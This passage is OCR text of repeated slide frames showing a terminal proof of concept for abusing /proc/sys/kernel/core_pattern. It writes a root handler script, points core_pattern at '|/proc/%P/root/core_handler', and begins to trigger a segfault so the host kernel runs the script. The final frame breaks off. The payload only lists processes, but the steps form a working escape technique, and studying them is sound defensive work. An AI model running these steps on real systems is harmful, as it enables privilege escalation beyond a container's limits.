
```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
        |/proc/%P/root/core_handler
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
        |/proc/%P/root/core_handler
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
        |/proc/%P/root/core_handler
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
|/proc/%P/root/core_handler
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
|/proc/%P/root/core_handler
> sh -c '             '
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
|/proc/%P/root/core_handler
> sh -c 'kill         '
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
|/proc/%P/root/core_handler
> sh -c 'kill -SEGV    '
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
